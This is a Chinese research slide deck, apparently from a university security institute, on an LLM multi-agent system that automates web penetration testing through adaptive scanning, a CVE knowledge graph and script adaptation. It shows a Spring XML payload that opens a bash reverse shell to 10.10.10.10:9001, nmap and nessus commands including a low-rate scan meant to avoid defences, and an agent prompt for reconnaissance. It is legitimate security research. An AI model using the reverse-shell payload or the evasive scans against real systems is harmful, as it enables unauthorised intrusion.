浙江工业大学
ZHEJIANG UNIVERSITY OF TECHNOLOGY

基于大模型多智能体的自动渗透测试系统

浙江工业大学

网络空间安全研究院

2025/05/22

目录

研究背景

- 渗透测试通过模拟黑客攻击，识别系统或应用程序中的潜在漏洞。随着网络安全威胁日益复杂化，其作为安全评估的核心手段，市场规模显著增长

法规强制要求

网络攻击激增

技术场景扩展

- 尽管渗透测试在网络安全中不可或缺，传统渗透测试手段仍存在**高度依赖个人技能**、**动态适应能力不足**、**人机交互频繁**等问题

高度依赖个人技能

动态适应能力不足


人机交互频繁

研究背景

自动化渗透测试极具挑战


- 自动化渗透测试虽能在无人干预的情况下执行部分测试任务，但仍面临**策略调整僵化**、**知识更新滞后**及**自动化程度低**三重挑战

策略调整僵化




动态推理能力弱，难以根据目标反馈动态调整策略

知识更新滞后



依赖**静态规则和有限知识库**无法实时适应新型攻击

自动化程度低



部分环节或硬编码脚本仍需**人工干预**调整

基于**大模型**在多领域表现出的卓越跨任务泛化能力，将其引入**自动化渗透测试**，重点突破在**渗透测试领域适应性**与**自动化决策**方面的关键技术瓶颈

目录


研究思路

将大模型多智能体引入自动化渗透测试具有多重挑战

- 依赖静态扫描工具链与参数，难以根据目标反馈动态调整，导致**策略僵化**
- 漏洞测试**领域知识库覆盖有限**，难以根据目标环境信息实现漏洞精准匹配
- 调用硬编码参数脚本执行测试时，无法根据上下文参数**直接修改脚本文件**

大模型多智能体的强推理能力是应对自动化渗透测试”三重挑战“的关键力量

技术路线



基于大模型多智能体的自动化渗透测试系统

整体思路

利用大模型推理能力，部署多智能体自动化测试框架，通过状态感知模块动态优化扫描策略，并实现漏洞知识图谱构建以及脚本语义动态适配，实现Web场景下自动化渗透测试

渗透测试分为外部/内部评估两组，而外部网络破坏占外部评估80%以上，因此主要研究对象为Web服务/应用程序

大模型多智能体的自动化渗透测试框架

状态感知模块

问题背景

- 现有研究主要**依赖静态扫描工具链与参数**。然而，在实际应用中存在防御机制或入侵检测系统，因此现有方法无法根据目标反馈动态调整扫描方案，导致策略僵化

```
    recon_init: str = """You're an excellent cybersecurity penetration tester assistant.
        You need to help the tester in a cybersecurity training process, and your commitment is essential to the task.
        You are required to guide trainee through the reconnaissance stage of the penetration test by suggesting the tools to use,
        providing corresponding exectuable commands, and analyzing the outputs of the suggested tools. Avoid repeating the same command.
        The goal is to gather as much information as possible about the target. You should start by looking for basic information about the
        In addition, we should identify services/applications and their versions running on the accessible ports.
        You should use all relevant scripts in nmap to scan all ports on the target host. For example, for apache httpd services, you shoul
application and its version.
        You can also use other tools like curl to detection application and versions.
        Avoid using tools like Metasploit that require installing extra modules and tools like netcat that require manually interactions.
```


```
┌──(.venv)─(kali㉿kali)-[~/pentest-agent/agents]
└─$ python3.11 recon_agent.py
```
```
```json
{
    "analysis": "None",
    "next_step": "First, perform a basic Nmap scan to identify the operating system and services running on the target host, esp
ecially focusing on port 8080.",
    "executable": "nmap -O -sV -p 8080 192.168.153.131"
}
```
```

- **工具链僵化**：仅使用提示词建议的某些固定扫描工具，如：Nmap
- **扫描参数固定**：直接生成固定参数如-O -sV -p，易导致**扫描低效**或**触发防御**

状态感知模块

方案设计

- 针对因依赖静态扫描工具链与参数导致**策略僵化**的问题，设计一种**状态感知模块**以监控目标的响应特征，实现扫描策略的动态调整，平衡扫描效率与隐蔽性





```
nessus --policy "Full Scan" --target 192.168.1.100  # 全面扫描
nmap -T2 --script vuln --scan-delay 5s 192.168.1.100  # 低速隐蔽扫描
```

- 根据反馈得到的**目标暴露的服务或应用版本**，匹配针对性的扫描工具
- 根据反馈**评估目标主机防御等级**，并生成相应扫描参数

漏洞知识图谱构建


问题背景

- 现有大模型在漏洞机理理解、攻击面分析等**专业领域知识库覆盖受限**，难以根据目标主机环境信息进行**漏洞精确匹配**



- 服务或应用程序可能**存在不同版本**，每个版本都可能存在不同的漏洞
- 现有方法在漏洞检索与匹配过程中，对目标环境信息以及目前已有漏洞**信息利用不足**

例：目标暴露服务Django 1.11.4 => 本对应漏洞CVE为：CVE-2017-12794




匹配CVE错误：CVE-2019-19844 => 原因：该CVE对应服务版本为1.11

漏洞知识图谱构建

方案设计

- 针对大模型在**专业领域覆盖不足**影响漏洞匹配准确性的问题，利用检索增强生成RAG技术整合CVE知识库与历史报告，构建一种**漏洞知识图谱**以完善漏洞匹配的理论支撑



- 根据目标信息，**在线搜索**潜在漏洞或攻击面的相应描述以及代码示例
- 基于**RAG问答**提取摘要，如：CVE编号，同时整合更新CVE知识库与历史报告，构建漏洞知识图谱

脚本语义动态适配

问题背景

- 现有方法调用**硬编码参数脚本**进行渗透测试时，难以根据上下文的环境变量自动适配参数，且无权限直接修改脚本文件以调用执行相应渗透测试


```
-<beans xsi:schemaLocation=" http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  -<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    -<constructor-arg>
      -<list>
          <value>bash</value>
          <value>-c</value>
          <value>bash -i >& /dev/tcp/10.10.10.10/9001 0>&1</value>
        </list>
      </constructor-arg>
    </bean>
  </beans>
```

- 执行渗透测试时部分示例文件存在硬编码，存在**IP、端口号**等参数大模型无权直接修改，调用该文件时难以实现参数动态注入，导致程序无法自动化运行

脚本语义动态适配

方案设计

针对大模型调用硬编码脚本时**调整参数困难**的问题，提出一种**脚本语义动态适配方法**，通过提取脚本逻辑与上下文参数，优化测试策略并生成适配代码，提高自动化水平



解析脚本逻辑与上下文参数，**动态生成适配代码**并匹配测试指令，实现渗透测试自动化

根据测试结果反馈情况**优化测试策略**并再次执行，有限次调整后最终生成历史测试报告

感谢各位倾听!

Q & A

大模型多智能体的自动化渗透测试总体框架图